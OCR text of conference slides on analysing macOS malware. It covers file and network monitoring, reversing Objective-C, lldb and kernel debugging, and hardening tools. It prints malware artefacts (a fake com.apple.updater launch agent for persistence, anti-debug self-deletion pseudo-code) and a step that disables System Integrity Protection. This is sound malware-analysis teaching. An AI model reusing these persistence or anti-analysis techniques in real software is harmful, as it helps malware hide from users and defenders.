
```
# fs_usage -w -f filesystem

open    /Users/user/Library/LaunchAgents/com.apple.updater.plist
write   F=2     B=0x4a

open      F=5            /Users/Shared/dufh
…
chmod     <rwxr-xr-x>    /Users/Shared/dufh

unlink                   ./mackeeperExploiter
```

1. persistence as launch agent (**com.apple.updater.plist**)
2. installation (**/Users/Shared/dufh**)
3. self deletion, cleanup

file i/o (mackeeper exploiter)

NETWORK I/O

gain insight into the binary's network communications



osx/careto in wireshark


odd dns queries

periodic beacons


(custom) encrypted traffic

VirusTotal Sandbox


file i/o + network i/o, and more!



virus total portal



network i/o (iWorm)



file i/o (iWorm)

"VirusTotal += Mac OS X execution"

blog.virustotal.com/2015/11/virustotal-mac-os-x-execution.html

Reversing Objective-C
understand

```
connectedToInternet(void) proc near

mov     rdi, cs:_OBJC_CLASS_$_NSURL
mov     rsi, cs:URLWithString ; "URLWithString:"
lea     rdx, cfstr_google ; "www.google.com"
mov     rax, cs:_objc_msgSend_ptr
call    rax  ; objc_msgSend
...
```

internet check (mackeeper exploiter)

arg	name	(for) objc_msgSend
0	RDI	class
1	RSI	method name
2	RDX	1st argument
3	RCX	2nd argument
4	R8	3rd argument
5	R9	4th argument

calling convention (**system v amd64** abi)

```
id objc_msgSend(id self, SEL op, ...)
```

Parameters

self	A pointer that points to the instance of the class that is to receive the message.
op	The selector of the method that handles the message.
...	A variable argument list containing the arguments to the method.

objc_msgSend function

DECOMPILATION
there's an app for that!

```
connectedToInternet(void) proc near

mov     rdi, cs:_OBJC_CLASS_$_NSURL
mov     rsi, cs:URLWithString_
lea     rdx, cfstr_google ; "www.google.com"
mov     rax, cs:_objc_msgSend_ptr
call    rax
...
```

hopper.app
http://www.hopperapp.com

```
int connectedToInternet()
{
    rax = [NSURL URLWithString:@"http://www.google.com"];
    rdx = rax;

    var_38 = [NSData dataWithContentsOfURL:rdx];
    if(var_38 != 0x0) {
        var_1 = 0x1;
    }
    else {
        var_1 = 0x0;
    }
    rax = var_1 & 0x1 & 0xff;
    return rax;
}
```

decompilation; internet check (mackeeper exploiter)

DEBUGGING
using lldb; os x's debugger

```
$ lldb newMalware
(lldb) target create "/Users/patrick/malware/newMalware"
Current executable set to '/Users/patrick/malware/newMalware' (x86_64).
```

beginning a debugging session

see: "Gdb to LLDB Command Map"

command	description	example
r	launch (run) the process	
b	breakpoint on function	b system
br s -a <addr>	breakpoint on a memory add	br s -a 0x10001337
si/ni	step into/step over	
po	print objective-C object	po $rax
reg read	print all registers	


common **lldb** commands

Debugging Detection

os x anti-debugging techniques

```
call    _getpid
mov     [rbp+var_34], eax
mov     [rbp+var_2D0], 288h
lea     rdi, [rbp+var_40]
lea     rdx, [rbp+var_2C8]
lea     rcx, [rbp+var_2D0]
mov     esi, 4
xor     r8d, r8d
xor     r9d, r9d
call    _sysctl
mov     eax, [rbp+var_2A8]
test    ah, 8
jz      short notDebugged
mov     rdi, [rbx]
call    _remove
```

anti-debug (mackeeper exploiter)



process flags (debugged)

"Analyzing the Anti-Analysis Logic, of an Adware Installer"

```
//debugger flag
#define P_TRACED 0x00000800

//management info base ('mib')
mib[0] = CTL_KERN;
mib[1] = KERN_PROC;
mib[2] = KERN_PROC_PID;
mib[3] = getpid();

//get process info
sysctl(mib, sizeof(mib)/sizeof(*mib), &info, &size, NULL, 0);

//check flags to determine if debugged
if(P_TRACED == (info.kp_proc.p_flag & P_TRACED))
{
     //process is debugged!

     //self delete
     remove(path2Self);
}
```

anti-debug pseudo-code

Enabling Kernel Debugging

for analyzing kernel extensions and rootkit components

1 disable SIP (in recovery mode; ⌘+r)

```
Terminal — -bash — 66×17
-bash-3.2# csrutil disable
Successfully disabled System Integrity Protection. Please restart
the machine for the changes to take effect.
```

2 enable debugging

```
# nvram boot-args="debug=0x141 pmuflags=1 -v"
```

3 install appropriate 'kernel debug kit'

	Description
+	Kernel Debug Kit 10.11.1 Build 15B42
+	HTTP Live Streaming Tools

4 start debugger (lldb)

```
# lldb
(lldb) target create /Library/Developer/KDKs/
KDK_10.11.1_15B42_.kdk/System/Library/Kernels/kernel
```


5 connect and debug

```
(lldb) kdp-remote <VM IP addr>
Version: Darwin Kernel Version 15.0.0: Wed Aug 26
16:57:32 PDT 2015; root:xnu-3247.1.106~1/
RELEASE_X86_64;


(lldb) image list
[  0] 37BC582F-8BF4-3F65-AFBB-ECF792060C68
0xffffff8007000000 /Library/Developer/KDKs/
KDK_10.11_15A284.kdk/System/Library/Kernels/kernel
```

"Kernel Debugging a Virtualized OS X Image"


PART 0X5: HEALTH & HAPPINESS

how do i protect my personal macs?




Apple's OS X Security Mitigations?

gatekeeper, xprotect, SIP, code-signing, et al...



"*Security & privacy are fundamental to the design of all our hardware, software, and services*" -tim cook

- "**Gatekeeper Exposed**" (Shmoocon)




- "**Writing Bad@ss OS X Malware**" (Blackhat)

- "**Attacking the XNU Kernel in El Capitan**" (BlackHat)

- "**OS X El Capitan-Sinking the S/h\IP**"
- "**Memory Corruption is for Wussies!**" (SysScan)

Demo (Gatekeeper Bypass)



Synack

OS X LOCKDOWN


hardens OS X & reduces its attack surface


github.com/SummitRoute/osxlockdown

```
# ./osxlockdown
[PASSED] Enable Auto Update
[PASSED] Disable Bluetooth
[PASSED] Disable infrared receiver
[PASSED] Disable AirDrop
...

osxlockdown 0.9
Final Score 86%; Pass rate: 26/30
```

osxlockdown

S. Piper (@0xdabbad00)

